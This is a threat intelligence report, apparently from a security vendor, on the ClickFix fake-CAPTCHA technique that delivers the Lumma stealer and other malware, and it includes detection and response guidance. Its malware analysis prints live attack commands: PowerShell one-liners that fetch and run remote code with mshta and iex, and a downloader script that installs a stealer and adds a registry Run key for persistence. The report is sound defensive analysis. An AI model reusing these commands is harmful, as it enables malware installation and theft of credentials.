























| Key Takeaways |
| ClickFix tricks you into running the attack yourself, using a fake verification prompt that copies a command to your clipboard and asks you to paste it into the Run dialog. |
| MITRE cataloged the technique in March 2025, and it now sits in the hands of ransomware crews and government-backed groups on Windows, macOS, and Linux alike. |
| Group-IB caught ClickFix in August 2024, months before it had a public name, and has tracked its infrastructure ever since. |
Since August 2024, the Group-IB Threat Intelligence (TI) team has researched and actively monitored the ClickFix technique in the wild. This technique has gained significant traction and widespread adoption among threat actors due to its surprising effectiveness. Cybersecurity researchers and firms track it under the names ClickFix and ClearFix.
The TI team at Group-IB has analyzed various infection chains and variants of this technique, as well as the different operations that have employed it. Based on our analysis, we developed detection signatures to identify ClickFix websites in the wild. Our systems continue to detect and track numerous instances of these sites, with thousands already added to our database as of this report.
Many cybercriminals, including APT groups, have adopted this technique to lure victims and infect them with their desired malware.
Download our latest High-Tech Crime Trends 2026 report for additional insights into the latest malware trends.
How the ClickFix Attack Works
A ClickFix attack works by getting you to run the attacker’s command yourself. The page shows a problem that doesn’t exist, writes a command to your clipboard without asking, and then walks you through pasting it into a system dialog. Your own keystrokes start the process, so the operating system treats the whole thing as ordinary user activity.
The technique breaks into three stages:
| Stage | What the attacker does | What the victim sees |
| Deception | Injects a fake CAPTCHA, browser error, or document rendering failure into a compromised or attacker-owned page. | A routine verification box, or an error message with a button offering to fix it. |
| Clipboard injection | JavaScript on the page copies an obfuscated command to the clipboard the moment the button is clicked. | Nothing at all. No copy prompt appears. |

| Execution | Waits. The pasted command runs with the logged-in user’s own permissions. | Three short instructions, usually Windows+R, then Ctrl+V, then Enter. |
Why ClickFix Keeps Working
Understanding the mechanisms behind malware distribution is essential for identifying and disrupting potential threats before they even happen. The ClickFix technique has emerged as a vector for delivering infostealer malware in late 2024. This section explores how threat actors use ClickFix to compromise victims.
Infostealer malware is designed to exfiltrate sensitive data from compromised devices. This includes a wide variety of information such as usernames, passwords, cookies, cryptocurrency wallet information, and other confidential documents. Infostealers, like any other malware, can be distributed in many ways, but the ClickFix technique has recently become one of the most popular methods for tricking victims into installing them.
How the ClickFix trick works: ClickFix is a social engineering technique that tricks the victim into believing a legitimate action is required to proceed. This often manifests as an “Update”, “Fix”, or “Bot verification” prompt that appears when a user interacts with the site. The victim follows the instructions in the prompt, which are basically to open the Windows Run dialog and press Ctrl+V, which will paste clipboard contents and cause malicious code to be executed on their machine. As a result, the malware payload is delivered, and the victim’s machine is compromised.

Figure 1. ClickFix malware infection chain.
We’ve observed that the majority of campaigns aim to deliver infostealers, which, once installed, collect sensitive information from the victim’s system and send it back to the attacker behind the operation.
Key methods employed by threat actors to generate leads to ClickFix pages:
During the analysis of ClickFix kill chains in the wild, the following methods were observed:
- Spearphishing and Social Engineering: Threat actors use spearphishing emails or messages (via chat apps or SMS) to lure users into clicking on malicious links. This can be done opportunistically or by engaging targets directly with a tailored social engineering scheme.
- Malicious Advertising (Malvertising): Ads on legitimate websites are often hijacked to display malicious popups or redirect users to phishing sites.
- Phishing Websites (SEO poisoning): Malicious sites that mimic legitimate services (e.g., video streaming or tools) can be SEO-optimized to appear high in search results, attracting unsuspecting visitors.
- Compromised Legitimate Websites: Threat actors exploit vulnerable or poorly secured websites to inject malicious plugins or code, which impacts visitors to those sites.
- Social Media Spam: Threat actors spam forums, social media platforms, or comment sections to promote fake opportunities that lead to malware.
Once victims land on the malicious page by any of the above methods, the ClickFix technique will be used to trick them into executing the malicious payload, which is usually an infostealing malware.

Figure 2. Malware lifecycle utilizing ClickFix for delivery.
An Early Incident Detected by Group-IB Managed XDR
In August 2024, the GROUP-IB Incident Response team detected a technique being utilized in a campaign targeting Windows systems. It uses websites to present fake reCAPTCHA forms, deceiving users into executing a chain of obfuscated PowerShell commands that leads to a final downloader deploying Lumma C2 info-stealer (See Figure 3). GROUP-IB named this final downloader SMOKESABER.

Figure 3. Overall execution chain of the detected incident.
Incident Details
Initial Access
The attacker starts by creating a malicious URL on a hijacked domain that directs the user to a fake reCAPTCHA page (See Figure 4). Once the user clicks on the “I’m not a robot button, the embedded script in the HTML page commands the browser to copy a malicious PowerShell command to the user’s clipboard. Then a pop-up instructs the user to open the Windows Run Dialogue Box and paste the malicious command to execute it (See Figure 5).

Figure 4. Fake reCAPTCHA page.

Figure 5. Popup instructing the victim to run the malicious command.
The base64 encoded PowerShell command downloads a portable executable that includes an HTA application that runs an obfuscated javascript loader.
| Encoded | powershell.exe -eC bQBzAGgAdABhACAAIgBoAHQAdABwAHMAOgAvAC8AZwBlAHQAeQBvAHUAcgBwAGEAZwBlAHMALgBjAG8AbQAvAGQAbwB3AG4AbABvAGEAZABzAC8AYgByAHYAIgA= |
| Decoded | Powershell.exe -eC mshta “https://getyourpages.com/downloads/brv” |
Javascript Loader
Following the initial access PowerShell command, utilizing “C:WindowsSystem32mshta.exe” to execute the javascript embedded in the HTA application (See Figure 6).

Figure 6. First stage of the Javascript loader.
The file that is given to mshta utility is a Windows binary, having JS scripts appended as the overlay. Without the overlay appended, the file is a clean Windows binary. The mshta utility finds the <script> tags within a file and executes the embedded script, ignoring the binary portion of the file. This enables attackers to embed malicious scripts alongside binary content of the clean executable file, facilitating undetected execution of the script through mshta.
The script initiates by mapping decimal-encoded ASCII values to variables with randomized names. It subsequently employs the String.fromCharCode() function to transform those encoded values back into their corresponding ASCII characters, unraveling the second stage of the JavaScript loader (See Figure 7). Analysis of the second stage shows that the variables such as hch and JKk contained obfuscated data decoded by hsH function. The script leveraged the decoded variable JKk which resolves into Wscript.shell, to create a new ActiveXObject. This object grants the script system-level privileges to execute the encoded command stored in hch which resolves into SMOKESABER the final Powershell Downloader (See Figure 8).

Figure 7. Second stage of the Javascript loader.

Figure 8. SMOKESABER.
SMOKESABER
SMOKESABER employs various techniques to stay stealthy and deliver the final payload. It executes in a hidden window (-w 1) and bypasses execution policies (-ep Unrestricted). And the URL for the payload download is obfuscated using an array of numeric values, which are passed to the Yju() function. This function subtracts 11 from each numeric value and converts it to its corresponding ASCII character to reveal the actual URL. SMOKESABER also checks for a file named bravo.zip if it exists in %TEMP% and if not the script decodes the remote URL hosting this file and downloads it via (Web.Client hxxps://getyourpages[.]com/downloads/bravo[.]zip) and store it in %TEMP% to uncompress it and execute the first file in the folder which is the executable containing the info-stealer (See Figure 9).

Figure 9. Deobfuscated SMOKESABER.
Note: GROUP-IB used the following to decode the Javascript loader and SMOKESABER.
Final Stealer
GROUP-IB identified the final payload delivered in bravo.zip as LummaC2 Info-Stealer. It’s delivered alongside the DLLs needed for the malware (See Figure 10). LummaC2 is a stealer malware written in C that the threat actor Shamel has sold as Malware-as-a-Service on Russian underground forums since December 2022. LummaC2 mainly targets cryptocurrency and 2FA extensions in data from Chromium- and Mozilla-based browsers.

Figure 10. Contents of bravo.zip.
Upon analysis of the LummaC2 in Group-IB Malware Detonation Platform (MDP), it was shown that LummaC2 executable 0tagscan.exe is injecting into BitLockerToGo.exe which communicates with the info-stealer C2 infrastructure.
Highlights from the wild
The first detection of this technique was around 19-10-2023, back then it was not as mature as the current variations, but it was likely the start of the evolution of this technique (see figure 12). Disguised as cloudflare anti-bot protection, it lured victims into copying and executing the code to prove that they are not robots.

Figure 12. Screenshot of a very early variant of ClickFix technique.
Fast forward to late 2024, we’ve observed an increase in the number of domains hosting clickfix pages since it became popular in August 2024, below figure illustrates an increasing trend of pages with clickfix content in from August 2024 to mid February 2025.

Figure 13 Chart showcasing the growing trend of clickfix pages.
This growing trend suggests that the technique is gaining popularity due to its effectiveness in deceiving users and helping threat actors to achieve their objectives. And it is expected to be seen more frequently in the wild.
This rising prevalence of ClickFix pages in the wild underscores the growing threat posed by this technique. Therefore it becomes increasingly important to implement effective methods for detecting and mitigating such threats. To keep pace with these evolving threats, we’ve developed hunting rules for ClickFix pages for tracking their spread across the threat landscape.
Hunting ClickFix Pages
GROUP-IB hunting strategy employs a multi-layered approach focused on identifying new domains hosting ClickFix content and analyzing the associated kill chains. This process combines automated tools with manual techniques to detect patterns characteristic of ClickFix pages, such as unique strings, page source components, domain names, JavaScript functions, and hashes of loaded content (e.g., scripts, images, etc.). Our hunting rules and internal tools have already detected thousands of ClickFix pages in the wild, with numbers continuing to rise. This enables us to provide fresh IOCs and support organizations in strengthening their proactive defenses.
Now, let’s explore a simple way how analysts can hunt for HTML pages hosting the ClickFix variant developed by a security researcher for educational purposes, the source code is available on GitHub. By inspecting the page source (index.html), we can identify several key strings, including:
- “reCAPTCHA Verification ID” – This captures the reCAPTCHA element.
- “document.execCommand(“copy”)” – This captures the automatic copy-to-clipboard functionality.
Using just these two strings, we can run a query on URLScan.io to get a list of ClickFix pages:

Figure 14 query results from URLScan
Each variant in the wild has its own properties and unique strings in the page source, or it may load a specific image file or script, these can be used to build a similar query and find the malicious pages or to monitor for their appearance in real time.
Next, we will take a closer look at some of the most common ClickFix variants observed in the wild. These variants differ in style and implementation but have many similarities at their core.
The fake reCAPTCHA
This variant closely mirrors the look and functionality of the legitimate Google reCAPTCHA, making it highly convincing to internet users. Its familiarity encourages unsuspecting victims to engage with the page, believing it to be part of a standard security check.
Below are some varying styles for it as detected in the wild:


Figure 15. Variants of the fake reCAPTCHA.
Malware Commonly Delivered Through ClickFix
ClickFix is a delivery method rather than a malware family, so the payload changes depending on who runs the campaign. The ClickFix malware most often observed falls into four groups, and many campaigns chain them together. A loader arrives first, pulls down a stealer, and in the worst cases hands the machine to a ransomware crew weeks later.
Information stealers
Information stealers are the most common ClickFix payload. They collect saved passwords, browser cookies, cryptocurrency wallet files, and password manager contents. Everything reaches an attacker-controlled server within minutes of execution.
Stolen session cookies matter more than stolen passwords. A valid cookie represents an already-authenticated session hijacking, so an attacker can reuse it without ever facing a login page or a second factor. The Center for Internet Security has tracked ClickFix campaigns delivering Lumma Stealer against United States state and local government networks.
Remote access trojans
Remote access trojans give an attacker interactive control of the machine rather than a single snapshot of its data. Where a stealer runs once and exits, a trojan stays. That persistence turns one careless paste into an open door that lasts for weeks.
Attackers frequently abuse legitimate remote monitoring software instead of writing their own tool. The Center for Internet Security documented a trojanised build of NetSupport delivered inside an archive named update.zip, with a configuration file pointing at attacker infrastructure. NetSupport is a genuine IT administration product, which makes the resulting network traffic hard to separate from normal helpdesk activity.
Loaders and downloaders
Loaders do one job. They establish a foothold, then fetch whatever the operator wants to run next. Splitting the chain this way lets attackers swap payloads without touching the lure or the landing page.
Group-IB’s investigation into the SMOKESABER downloader, described earlier in this article, shows the pattern in detail. The Center for Internet Security has separately recorded ClickFix campaigns pushing SocGholish, a JavaScript downloader distributed through fake browser update pages. SocGholish infections frequently precede a ransomware deployment.
Ransomware delivery chains
Ransomware-as-a-service operators have adopted ClickFix as an entry point. In July 2025, the FBI, CISA, the Department of Health and Human Services, and the MS-ISAC published a joint advisory on Interlock ransomware, AA25-203A, confirming that Interlock actors used fake CAPTCHA pages to get victims to run a Base64-encoded PowerShell command. The script dropped a remote access trojan into the Windows Startup folder and added a registry run key disguised as “Chrome Updater” so the trojan launched at every login.
The gap between that first paste and the ransom note is usually measured in weeks. Attackers use the time to escalate privileges, map the network, and exfiltrate data before encrypting anything. The Center for Internet Security recorded an Interlock incident in August 2025 affecting a United States state, local, tribal, or territorial government victim.
Impersonating social media sites
Links shared through posts and direct messages lead to pages that copy the layout of familiar platforms. What follows looks like a routine account check, though its only purpose is to put a command on the visitor’s clipboard.

Figure 16. Impersonating social media sites
Cloudflare bot protection on deceptive sites
Another variation of the ClickFix technique is Cloudflare bot protection. Several phishing sites imitate well-known brand sites, then redirect users to a ClickFix page. Examples are shown below:


Figure 17. Examples of fake Cloudflare bot protection.
These ClickFix pages closely resembles the authentic Cloudflare page, but when the user attempts to verify, it appears as follows:

Figure 18. Example of a secondary prompt for users to fix their browser.
And when “Fix It” button is clicked, malicious code is coped to user’s clipboard, and the next page shows:

Figure 19. Example of a follow-up prompt for users to copy the malicious code to their clipboard.
Some other styles:

Figure 20. Another example of a follow-up prompt for users to copy the malicious code to their clipboard.
Problems with the browser
Pop-ups claiming there are issues with the browser that require the user to take specific actions in order to resolve the problem and continue browsing normally.

Figure 21. Pop-ups that require users to take specific actions to resolve their browser issues.

Impersonating cryptocurrency trading sites
Exchanges and wallet services get the same treatment, though the stakes are higher here. Infostealers delivered this way target wallet files directly, so one paste on a fake trading site can cost a visitor their holdings rather than just a password.

Figure 22. Example of similar pop-ups on phishing sites impersonating cryptocurrency trading sites.
Impersonating various brands


Figure 22. Example of similar pop-ups on phishing sites impersonating the websites of popular brands.
All of them work in a similar manner, upon clicking on the “I’m not a robot” or “Fix it” or “Copy Fix” the malicious code is automatically copied to the clipboard and instructions are shown to paste it into the RUN dialog.
The possibilities are endless, and the technique continues to evolve, finding innovative ways to deceive users. As threat actors refine their methods, we can expect even more sophisticated variants to emerge.
Common ClickFix Scam Scenarios
The lure changes constantly, but the ask never does. Every ClickFix scam ends with a request to open a system dialog and paste something. ClickFix social engineering works by borrowing a moment of routine friction that people are already conditioned to resolve quickly, and four scenarios account for most of what they encounter.
Fake browser security alerts
A fake security alert claims your browser has a problem that blocks you from viewing the page. The message might imitate a bot verification check, a Cloudflare interstitial, or a rendering failure. It always offers a command as the remedy.
The United States Federal Trade Commission issued a consumer alert about this scenario on 8 June 2026. Its guidance holds regardless of how the page is dressed up. Real CAPTCHAs won’t ask you to run commands on your device.
Software update scams
Fake update prompts predate ClickFix by years, and attackers bolted the new execution step onto an old lure. Instead of downloading an installer, the page asks you to paste a command that performs the update. The prompt’s familiarity does most of the persuading.
The Interlock advisory from CISA and the FBI describes payloads disguised first as Google Chrome and Microsoft Edge updates, then later as updates for common security software. That second shift is deliberate. A prompt claiming your security tool needs attention discourages the exact hesitation that might otherwise save you.
IT support impersonation
Some campaigns skip the fake webpage and go straight to the person. An attacker poses as internal IT or as a vendor support agent, then contacts an employee through email, chat, or a phone call. They talk the target through the process as a troubleshooting step.
This works because it inverts the usual advice. Staff are trained to involve IT when something breaks, and here IT appears to have arrived on its own. The FBI’s Internet Crime Report for 2025 recorded $ 2.13 billion in losses to tech support fraud, the third-costliest category that year.
AI tool and productivity app lures
The newest variants target people installing AI assistants, coding tools, and productivity apps. Command-line installation is normal for this software, so an instruction to paste something into a terminal raises no alarm. These campaigns often reach victims through paid search results for the tool’s real name.
Attackers also host the lure on infrastructure that looks trustworthy. The Center for Internet Security has observed ClickFix links pointing at subdomains of well-known cloud and content delivery services before redirecting to the malicious page. Any check based purely on the domain in the address bar fails against that.
APT Groups using the fake reCAPTCHA
Nation-state sponsored APT groups have incorporated ClickFix into their toolkit. GROUP-IB has attributed a campaign to MuddyWater with moderate confidence. The group is suspected of launching a campaign targeting Armenian organizations by creating a phishing site that mimicked an Armenian police website (hxxps[://]police-am[.]info/news/view/galstanyan151026[.]html). They sent deceptive emails to victims, ultimately delivering a remote management tool (RMM) that granted attackers full access to the compromised systems. A screenshot of the website is included below.

Figure 23. Examples of translated content for specific countries and regions.

As shown in the images above, the original variant was translated into the targeted victims’ language, highlighting how ClickFix variants evolve and are tailored to specific audiences.
As highlighted in the High-Tech Crime Trends Report 2025, APT28 also used this tactic against the Ukrainian government, as reported by the Ukrainian CERT. Our latest High-Tech Crime Trends Report 2026 found that adversaries increasingly exploit trust rather than attack systems directly, which is the same weakness ClickFix relies on. The image below illustrates the kill chain from the phishing email to the reverse shell.

Figure 23. Killchain from phishing email to reverse shell by CERT-UA.
Malvertising
One way ClickFix spread in the wild was through malvertising. We observed many seemingly innocuous sites that offer content like movies, free games, cracked software, video downloaders, etc.. containing malicious ads which at some point started redirecting users to ClickFix pages or showing popups that upon clicking opens a ClickFix page.
Below figure shows user browsing history and how the user was redirected to the ClickFix page after visiting a site for downloading youtube videos:

Figure 24. Browser history and redirection.
The following is the malicious powershell script that is copied to user clipboard on that page:
powershell.exe -W Hidden -command $url =
'https://finalstepgo.com/uploads/il2.txt'; $response = Invoke-WebRequest
-Uri $url -UseBasicParsing; $text = $response.Content; iex $text
This script downloads another powershell script from https://finalstepgo.com/uploads/il2.txt:
$DC9otj0V='https://finalstepgo.com/uploads/il222.zip';
$Oo9IGFrX=$env:APPDATA+'OIlqJYuE';
$jRAYnWOS=$env:APPDATA+'yANrdNKT.zip';
$BtdSGfci=$Oo9IGFrX+'PrivacyDrive.exe'; if (-not (teST-PatH $Oo9IGFrX))
{ new-itEM -Path $Oo9IGFrX -ItemType Directory }; STart-biTSTrANSFeR
-Source $DC9otj0V -Destination $jRAYnWOS;
ExPAnD-aRcHIVE -Path $jRAYnWOS -DestinationPath $Oo9IGFrX -Force; remOvE-ITem $jRAYnWOS; StarT-ProCESS
$BtdSGfci; NEw-itemPrOPeRtY -Path
'HKCU:SOFTWAREMicrosoftWindowsCurrentVersionRun' -Name 'RATU0Beb'
-Value $BtdSGfci -PropertyType 'String';
This eventually downloads and executes the below file, which is actually the Lumma Infostealer (SHA1: 03ac191b235b3a867539720070a5e6ca1108b4f2):

We’ve identified other sites with similar behavior, what all these sites have in common is that they provide illegal video/movies downloading/streaming services. They were used as distribution infrastructure through the popups that appear on them. Some of these sites are:
- *.savefrom.net
- unblocked.watch
- mp3fromlink.com
- hisotv.com
- www.portalmovies.com.ar
- sfrom.net
- tagalogdubbed.com
- www.youtubepp.com
- ssyoutube.com
- www.y2mate.com
- Multicanais.love
Another example from browser history showing redirects from a free movies site to many clickfix pages having titles such as “..Loading..”, “Security Check”, “Verify You Are Human”:

Figure 24. Browser history after visiting a website with malicious ads redirecting to ClickFix pages.
This website, like many others, generates revenue through an ad network, where more ad redirects lead to higher earnings, the visitor of these sites is forcibly redirected to these sites by making hidden buttons on the page or mapping the Back Page button to the trigger. The ad network delivers malicious ads containing ClickFix content, and the advertisers behind these ads do not filter content, allowing anything to be advertised. These advertisers typically operate on illegitimate websites that host pirated or free content. The source of the ads on this particular page was hxxps[://]nx[.]oribichitra[.]com/rBJF1ZzvNtU/LrNQV. Using Ad Blockers can provide good protection against these ad popups and redirects.
Spamming forums and social media with links to ClickFix
Another distribution method used by threat actors is spamming forums or social media with links to ClickFix pages, in the example below the threat actor posted on a gaming forum about a crack for a new popular game:

Figure 25. Example of a post of a crack for a popular new game that leads to a ClickFix phishing page.
So, when users search the Internet for free or cracked versions of video games or software, they may encounter online forums, community posts, or public repositories with links that redirect them to ClickFix pages.
Phishing emails
Another campaign that went viral targeted github users where a threat actor creates a “github issue” with phishing content claiming that the repository has vulnerabilities, as shown in the below image:

Github then sends an email notification with the content of the issue to repository contributors, example email:

When the user opens the phishing link, the ClickFix page is displayed.
Spearphishing emails with HTML attachments
In the example below the threat actor sent a spearphishing email with HTML attachment which was actually a ClickFix page:

Opening the attachment shows the ClickFix page:

Injected content into clipboard:

Noting that in the RUN dialog, only the first line is visible which is (ipconfig /flushdns) which makes it look harmless.
Final payload that is executed:

The final payload in this campaign was DarkGate malware.
How to Prevent ClickFix Attacks
Preventing ClickFix attacks means removing the execution path rather than only warning people about the lure. ClickFix social engineering depends on a user pasting a command into an interpreter, so the strongest controls either block that interpreter for ordinary users or make its abuse loud enough to catch. Awareness training closes what technical controls cannot.
User awareness training
Training works here because the attack has exactly one recognizable moment. Teach one rule and repeat it. No legitimate verification, update, or error message will ever ask you to open Run, Terminal, or PowerShell and paste a command.
Generic phishing training will not cover this, because a ClickFix page has no sender to check and the link the victim followed may be entirely genuine. The MS-ISAC recommends social engineering training as a standing control under CIS Control 14.
Browser security best practices
Ad blocking removes one of the main delivery routes. Several of the campaigns described earlier in this article reached victims through malicious advertising on streaming and file conversion sites. A blocker stops the redirect before the lure ever renders.
On managed Windows estates, Group Policy can disable the Win+R Run dialog outright. That single change removes the execution path most ClickFix pages instruct users to take. Attackers have responded with variants that use Windows Explorer or a terminal instead, so treat this as one layer rather than a fix.
Email security controls
ClickFix arrives by email as often as it arrives through browsing. Campaigns described in this article used HTML attachments that rendered the lure locally. Others carried nothing more suspicious than a link to a compromised site.
The European Union Agency for Cybersecurity found in its Threat Landscape 2025 report that phishing accounted for around 60 percent of observed initial intrusions across 4,875 incidents. Detonating attachments and links in an isolated environment before delivery catches the HTML variant. Group-IB Business Email Protection performs that analysis against malware delivery and phishing attempts.
Endpoint detection and response
Endpoint controls are where ClickFix is actually stopped. The MS-ISAC publishes a specific control set for this technique, mapped to the CIS Controls. The table below summarises those measures and what each one prevents.
| Control | Effect |
| PowerShell execution policy set to AllSigned or Restricted | Blocks unsigned scripts pulled down by a pasted command. |
| AppLocker or Software Restriction Policies | Prevents PowerShell from launching for non-administrative users. |
| Windows Defender Application Control with code integrity policies | Blocks PowerShell when a suspicious parent process starts it. |
| Application allowlisting | Restricts which binaries can run, including mshta.exe. |
| PowerShell transcript, module, and script block logging | Records the pasted command for detection and later investigation. |
Behavioral detection matters more than signatures against ClickFix malware, because the tools being abused are legitimate. A browser spawning PowerShell is unusual on almost every endpoint, and that relationship is the detection opportunity. Group-IB Managed XDR correlates endpoint, network, and email telemetry to surface that kind of anomaly, which is how the SMOKESABER incident described earlier was caught in August 2024.
Threat intelligence integration
Detection improves when you know what to look for. ClickFix pages share recognizable source characteristics, including the clipboard functions they call and the assets they load. Those characteristics are what make hunting rules effective against them.
Feeding current indicators into your existing stack turns that research into blocking. Group-IB Threat Intelligence supplies fresh indicators of compromise for ClickFix infrastructure. Out-of-the-box integrations push them into SIEM, SOAR, and EDR platforms without custom development work.
What to Do If You Become a Victim of ClickFix
Act on the assumption that everything reachable from the affected machine is already compromised. Infostealers finish their work in minutes, so by the time you suspect something, the data has usually gone. The priority order is to cut the connection, contain the host, reset credentials from somewhere clean, and only then investigate.
Immediate response steps
Disconnect the device from the internet first. The Federal Trade Commission puts this at the top of its guidance for individuals. It stops an attacker reaching your accounts while you work through the rest.
Do not restart the machine hoping the problem clears, because many ClickFix payloads write themselves into the Startup folder or a registry run key. Leave the device powered on and offline until someone can examine it. Anyone affected at home should run a full security scan, change passwords from a different device, and report the page at ReportFraud.ftc.gov.
Incident containment
Isolate the host at the network level rather than relying on the user to unplug it. Endpoint tooling that supports host isolation keeps the machine reachable for investigators while cutting everything else off. That distinction matters when the alternative is losing your only view of the incident.
Preserve volatile evidence before wiping anything, because memory contents, running processes, and network connections all disappear on shutdown. Those artifacts often hold the clearest record of what the pasted command actually did. NIST published Special Publication 800-61 Revision 3 in April 2025, which supersedes the 2012 handling guide and organizes incident response around the six functions of Cybersecurity Framework 2.0.
Credential reset
Reset every credential that was stored on or typed into the affected device. That covers browser-saved passwords, password manager vaults, cloud console logins, and VPN accounts. It also covers any SSH or API keys sitting in local configuration files.
Invalidating active sessions is the step teams most often miss, since changing a password does not end a session an attacker has already stolen. Revoke session tokens, force reauthentication across affected services, and rotate multi-factor enrolments. Do all of it from a device known to be clean, because resets performed on the compromised machine hand the new credentials straight back.
Malware investigation and recovery
Work out what ran before deciding what to rebuild. PowerShell script block logs, the RunMRU registry key that records entries typed into the Run dialog, browser history, and endpoint telemetry usually reconstruct the full chain. Together they show how the victim reached the lure and what the payload did afterward.
Rebuild rather than clean, because reimaging is the only reliable way to be sure a loader or trojan left nothing behind. Check for lateral movement before closing the case, since one compromised workstation is often the start of a ransomware intrusion. Group-IB’s Incident Response team is available around the clock to determine what was accessed and whether an attacker still holds a foothold.
How Group-IB Helps Defend Against ClickFix
ClickFix slips past controls that expect malware to arrive as a file. Group-IB analysts caught the technique in August 2024, months before it had a public name, and have tracked its infrastructure since. Group-IB Threat Intelligence feeds the resulting indicators into your SIEM, SOAR, and EDR through existing integrations.
Two points make a campaign visible: the mailbox and the endpoint. Group-IB Business Email Protection detonates attachments and links in isolation before they reach a user, which catches the HTML variants covered earlier. Group-IB Managed XDR flags a browser spawning PowerShell, and that is how the SMOKESABER chain in this article was caught while it was still running.
When prevention fails, the gap between a pasted command and a ransom note is measured in weeks, not hours. Our Incident Response team works around the clock worldwide to establish what was accessed and whether an attacker still holds a foothold. You can book a demo to see how these work together against ClickFix in your own environment.
What is a ClickFix attack?
A ClickFix attack is a social engineering technique that tricks someone into running malicious code on their own device. A webpage or email attachment displays a fake error message or verification prompt and copies a command to the victim’s clipboard. The page then instructs them to paste it into the Windows Run dialog or a terminal.
When did ClickFix attacks first emerge?
Group-IB observed an early variant on 19 October 2023, disguised as Cloudflare anti-bot protection. That version was cruder than what followed, but the mechanic was already in place. Adoption grew sharply from August 2024 onward.
Which operating systems are most commonly targeted by ClickFix campaigns?
Windows remains the most common target. The Win+R Run dialog offers a fast execution path, and PowerShell is available on every installation. Most campaigns documented to date have been built around those two facts.
Why are fake CAPTCHA pages commonly used in ClickFix attacks?
Fake CAPTCHA pages work because verification prompts have become background noise. People complete them dozens of times a week without reading them closely. The Center for Internet Security has attributed part of the technique’s success to that habit.
Can ClickFix attacks bypass multi-factor authentication (MFA)?
Yes, indirectly. ClickFix does not break MFA itself, but the infostealers it delivers exfiltrate session cookies and authenticator data. A stolen session cookie represents an account the user has already authenticated to.
Are ClickFix attacks targeting individuals or businesses?
Both, and often through the same infrastructure. The FTC issued consumer guidance in June 2026 after receiving reports from the public. The FBI and CISA have separately documented the technique in ransomware intrusions against critical infrastructure.
Which industries are most frequently targeted by ClickFix campaigns?
Targeting is mostly opportunistic. Anyone who visits a compromised website can be served the lure, regardless of where they work. Sector patterns show up in the outcomes rather than in the targeting itself.
The FBI’s Internet Crime Report for 2025 recorded healthcare and public health as the critical infrastructure sector reporting the most cyber threats, including 460 ransomware attacks. Government bodies also feature heavily in published reporting. That reflects both their attractiveness as targets and the monitoring coverage that makes their incidents visible.
How is ClickFix different from traditional phishing attacks?
Traditional phishing asks you to hand something over, usually credentials on a fake login page or a file you open. A ClickFix scam asks you to do something instead. What you do then runs on your own machine using software the operating system already trusts.


